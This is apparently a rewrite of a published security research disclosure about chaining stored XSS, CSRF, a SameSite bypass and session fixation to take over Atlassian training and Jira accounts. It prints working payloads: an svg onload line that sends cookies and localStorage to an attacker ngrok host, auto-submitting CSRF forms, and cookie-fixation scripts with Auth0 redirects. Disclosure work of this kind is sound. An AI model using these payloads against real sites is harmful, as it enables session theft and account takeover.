Breaking on through the Platform
A stored cross-site scripting flaw in a shopping-cart parameter on a training subdomain, combined with missing CSRF protection and a session-fixation weakness in the SSO flow, let an attacker fix a known session cookie on a victim and have it authenticated, taking over Atlassian accounts. The researchers demonstrated this against the training platform and Jira, and noted it could extend to other subdomains that do not use JWT sessions.
 Published on research.checkpoint.com
With more than 180,000 customers globally, and millions of users, the Australian 2002 founded company “Atlassian” develops products for software developers, project managers and other software related teams that uses the platform for data collaboration and information sharing.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Atlassian runs a set of products (JIRA, Confluence, Partners, and others) that share a Single Sign-On (SSO) flow, so a user who authenticates once can move between the products. The research looked at several subdomains under atlassian.com, including:
- jira.atlassian.com
- confluence.atlassian.com
- getsupport.atlassian.com
- partners.atlassian.com
- developer.atlassian.com
- support.atlassian.com
- training.atlassian.com
The starting point was training.atlassian.com, a platform where users buy courses and credits. Items are added to a shopping cart, and the cart request carries the item type and a set of options.* parameters. The goal of the research was to chain flaws in this feature with the SSO flow to take over an Atlassian account.
Atlassian had several defences in place: a Content Security Policy, SameSite "Strict" cookies and HttpOnly cookies. The chain described below bypasses each of them in turn.
Setup
The work was done against live Atlassian subdomains. The researchers used:
- A clean browser without cache, to obtain a fresh
JSESSIONIDcookie. - An attacker-controlled origin at
https://7a4389292a5d.ngrok.io, used to receive exfiltrated data and to host the CSRF page. - A victim account, referred to in the report as "John Doe".
The chain worked on subdomains under atlassian.com that do not use JWT for the session and are vulnerable to session fixation. The report says the chain could take over accounts on subdomains under atlassian.com that do not use JWT and are vulnerable to session fixation.
Finding it

The first observation was on training.atlassian.com: the Content Security Policy was configured poorly, with unsafe-inline and unsafe-eval directives. That allows inline script execution, which makes the subdomain a good starting point.

The next step was to examine the request parameters used when adding courses and credits to the shopping cart. When the item type is training_credit, an additional parameter called options._training_credit_account is added to the request. That parameter was found vulnerable to XSS.
Exploitation
Step 1: Stored XSS in the cart parameter
A simple payload was used to collect the user's cookies and local storage:

"><svg/onload="window.location.href=`//7a4389292a5d.ngrok.io?l=${JSON.stringify(localStorage)}&c=${document.cookie}`">

The payload closes the surrounding attribute with ">, then injects an svg element whose onload handler redirects the browser to the attacker origin, appending the serialised localStorage and document.cookie as query parameters. It worked, and the cookies and local storage of the target were received.
Step 2: CSRF to plant the payload
The Stored XSS only runs when items are added to the shopping cart, so the victim had to be made to add a malicious item without noticing. Because there is no CSRF token, a CSRF attack on the shopping list could execute the payload. The following page was uploaded to the attackers' servers and sent to the victim:
<html>
<head></head>
<body onload=”document.forms[0].submit()”>
<form method=”post” action=”https://training.atlassian.com/cart”>
<input type=”hidden” name=”itemType” value=’training_credit’>
<input type=”hidden” name=”itemId” value=’1′>
<input type=”hidden” name=”options._quantity” value=’10’>
<input type=”hidden” name=”options._training_credit_account” value='”><svg/onload=”window.location.href=`//7a4389292a5d.ngrok.io?l=${JSON.stringify(localStorage)}&c=${document.cookie}`”>’>
<input type=”hidden” name=”action” value=’add’>
</form>
</body>
</html>
The form auto-submits on load to https://training.atlassian.com/cart, with itemType=training_credit, itemId=1, options._quantity=10, action=add, and the XSS payload in options._training_credit_account.
Some of the victim's session cookies are set to SameSite "Strict", so the browser prevents them from being sent to the backend. However, during the SSO process those missing cookies are completed by the backend, which effectively bypasses SameSite "Strict".
Step 3: SameSite "Strict" bypass through the SSO flow
The SSO flow starts with the XSS payload running from the attacker origin https://7a4389292a5d.ngrok.io:

During the SSO flow the user is redirected several times to different paths, such as /auth/cart and login.html. Throughout the redirect process the user goes through authentication, which adds the missing cookies that were protected by SameSite. Because the payload was Stored XSS, it was stored in the database and added to the Shopping List. The payload was injected successfully into the page:

And the malicious item was added to the shopping cart:

At this point SameSite "Strict" was bypassed for CSRF, and CSP was bypassed with inline JavaScript. The more interesting cookie, however, is JSESSIONID, which is protected by HttpOnly and cannot be hijacked via JavaScript. At this stage the attacker can perform actions on behalf of the user but cannot log in to the account.
Step 4: HttpOnly bypass with cookie fixation
Cookie fixation is when an attacker can remotely force the user to use a session cookie known to the attacker, which then becomes authenticated. When the user browses to the login page, the server generates a new session cookie with the path=/ flag. That cookie is not associated with any account, and only after the user passes authentication is it associated with the account.
The XSS cannot read the user's session cookie because of HttpOnly, but it can create a new forged one. The newly created JSESSIONID has the same flags as the original, with one major change: the path flag. The original path is the root directory. If the forged cookie uses a more specific path, that path has priority and the forged cookie is used instead of the original. The path was set to the exact directive the user is redirected to after authentication, which causes the backend to authorise the forged cookie over the original one.
training.atlassian.com
The researchers navigated to training.atlassian.com from a clean browser without cache to get a new clean JSESSIONID cookie:

At this point the JSESSIONID has no information in it at the backend, and a request to the user profile page redirects to the login page. The cookie fixation then forces the target to use the forged cookie. The payload was modified to add the following cookie:
document.cookie = "JSESSIONID= [redacted]; Domain=training.atlassian.com; Path=
/auth0; Secure”
The original HttpOnly cookie was set for the path /, but the new cookie is set for the path /auth0. When browsing to /auth0 there are two cookies, the real one and the forged one, and the forged one wins because it is more specific.
The following redirect triggers authentication with the forged cookie instead of the real one. The interesting parameter is redirect_uri=https://training.atlassian.com/auth0, which forces authentication for training.atlassian.com:
location.href="https://atlassianuni-learndot.auth0.com/authorize?redirect_uri=https://training.atlassian.com/auth0&client_id=[redacted]&audience=https%3A%2F%2Fatlassianuni-learndot.auth0.com%2Fuserinfo&scope=openid%20profile%20email&response_type=code&state=[redacted]-5dnlk"
This auth request associates the forged cookie with the target account.

With control over JSESSIONID, all the steps were combined into the following payload:
<html>
<head></head>
<body onload=”document.forms[0].submit()”>
<form method=”post” action=”https://training.atlassian.com/cart”>
<input type=”hidden” name=”itemType” value=’training_credit’>
<input type=”hidden” name=”itemId” value=’1′>
<input type=”hidden” name=”options._quantity” value=’10’>
<input type=”hidden” name=”options._training_credit_account” value='”><svg/onload=”eval(atob`[redacted]`)”>’>
<input type=”hidden” name=”action” value=’add’>
</form>
</body>
</html>

<!–

// Payload  Explain

btoa(‘    document.cookie=”JSESSIONID=[redacted]; Domain=training.atlassian.com; Path=**/auth0**; Secure”; setTimeout(function(){ location.href=”https://atlassianuni-learndot.auth0.com/authorize?redirect_uri=https://training.atlassian.com/auth0&client_id=[redacted]&audience=https%3A%2F%2Fatlassianuni-learndot.auth0.com%2Fuserinfo&scope=openid%20profile%20email&response_type=code&state=[redacted]-5dnlk” },3000);     ‘);

–>
The decoded script sets the forged JSESSIONID for Domain=training.atlassian.com; Path=/auth0; Secure, then after 3000 ms redirects to the Auth0 authorise URL with redirect_uri=https://training.atlassian.com/auth0. The comment block shows the payload before base64 encoding.
Cookie fixation combined with the XSS and CSRF bugs allowed full account takeover on the Atlassian Training Platform.
jira.atlassian.com
The same flow and cookie fixation were applied to jira.atlassian.com. First a session cookie had to be created for the fixation. Logging in to jira.atlassian.com produced the following cookies:
- JSESSIONID
- AWSALB
To use these cookies for fixation, the attacker needs to sign out of their account to get a clean JSESSIONID. A request to ViewProfile verifies that the cookie is no longer associated with any account:

The payload was then modified in the same way as for training.atlassian.com:
document.cookie=”**JSESSIONID**=[redacted]; Domain=.atlassian.com; Path=**/plugins**; Secure;”

document.cookie=”**AWSALB**=iAv6VKT5tbu/HFJVuu/dTE7R80wQXNjR+[redacted]/A54eu/NDNLP5I3zE+[redacted]/Uqoo2; Domain=.atlassian.com; Path=/plugins/; Secure;”
The original HttpOnly cookie was set for the path /, but the new cookies are set for the path /plugins. When browsing to /auth0 there are two cookies, the real one and the forged one, and the forged one wins because it is a path cookie.
The interesting parameter is redirect_uri=https://jira.atlassian.com/plugins, which forces authentication for jira.atlassian.com and redirects to /plugins:
location.href=”https://auth.atlassian.com/authorize?**redirect_uri=https://jira.atlassian.com/plugins/servlet/authentication/auth_plugin_original_url%3Dhttps%253A%252F%252Fjira.atlassian.com%252F**&client_id=[redacted]&scope=openid+email+profile&state=4118f57f-a9d9-4f6d-a1d5-add939762f23&response_type=code&prompt=none”
The following request shows the cookie now associated with the target user ("John Doe" in this case):

With control over JSESSIONID, the steps were combined into the following payload:
<html>
<head></head>
<body onload=”document.forms[0].submit()”>
<form method=”post” action=”https://training.atlassian.com/cart”>
<input type=”hidden” name=”itemType” value=’training_credit’>
<input type=”hidden” name=”itemId” value=’1′>
<input type=”hidden” name=”options._quantity” value=’10’>
<input type=”hidden” name=”options._training_credit_account” value='”><svg/onload=”eval(atob`[redacted]=`);”>’>
<input type=”hidden” name=”action” value=’add’>
</form>
</body>
</html>

<!–

// Payload

btoa(‘

document.cookie=”JSESSIONID=[redacted]; Domain=.atlassian.com; Path=/plugins; Secure;”;

document.cookie=”AWSALB=iAv6VKT5tbu/HFJVuu/dTE7R80wQXNjR+[redacted]/A54eu/NDNLP5I3zE+[redacted]/Uqoo2; Domain=.atlassian.com; Path=/plugins/; Secure;”;

setTimeout(function(){

location.href=”https://auth.atlassian.com/authorize?redirect_uri=https%3A%2F%2Fjira.atlassian.com%2Fplugins%2Fservlet%2Fauthentication%3Fauth_plugin_original_url%3Dhttps%253A%252F%252Fjira.atlassian.com%252F&client_id=[redacted]&scope=openid+email+profile&state=4118f57f-a9d9-4f6d-a1d5-add939762f23&response_type=code&prompt=none”

},3000);

‘);

–>
Cookie fixation combined with the XSS and CSRF bugs from training.atlassian.com allowed full account takeover on jira.atlassian.com.
Step 5: Reaching Bitbucket
Another direction was to check whether malicious code could be injected into an organisation's Bitbucket. Bitbucket is a Git-based source code repository hosting service owned by Atlassian with more than 10 million users. Access to a company's Bitbucket repositories could allow attackers to access and change source code, make it public or plant backdoors.
